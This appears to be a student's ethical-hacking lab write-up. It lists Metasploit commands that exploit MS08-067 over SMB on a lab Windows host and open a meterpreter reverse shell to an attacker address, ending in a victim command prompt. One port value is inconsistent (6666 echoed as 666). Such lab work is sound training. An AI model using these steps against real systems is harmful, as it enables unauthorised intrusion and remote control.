Matthew Austin



Ethical Hacking

Yi Yang

13 March 2019

Lab #3

The Nessus Scan Report PDF is located in the ZIP File.

1. Scan for open ports
   1. Nmap -n -sV 10.0.2.15
   2. Check port number 445
2. Start Metasploit
3. Use exploit/windows/smb/ms08\_067\_netapi
4. Show options
5. Msf exploit(ms08\_067\_netapi) > set RHOST 10.0.2.15
   1. RHOST => 10.0.2.15
   2. Msf exploit(ms08\_067\_netapi) >
6. msf exploit(ms08\_067\_netapi) > set payload windows/meterpreter/reverse\_tcp
   1. payload => windows/meterpreter/reverse\_tcp
7. msf exploit(ms08\_067\_netapi) > set LHOST 192.168.1.33
   1. LHOST => 192.168.1.33
   2. msf exploit(ms08\_067\_netapi) > set LPORT 6666
   3. LPORT => 666
8. msf exploit(ms08\_067\_netapi) > exploit
9. Sysinfo to get system information of victim machine
10. Run vnc script using “run vnc”
11. Meterpreter > shell
    1. C:\WINDOWS\system32>
12. Now I am in the windows command prompt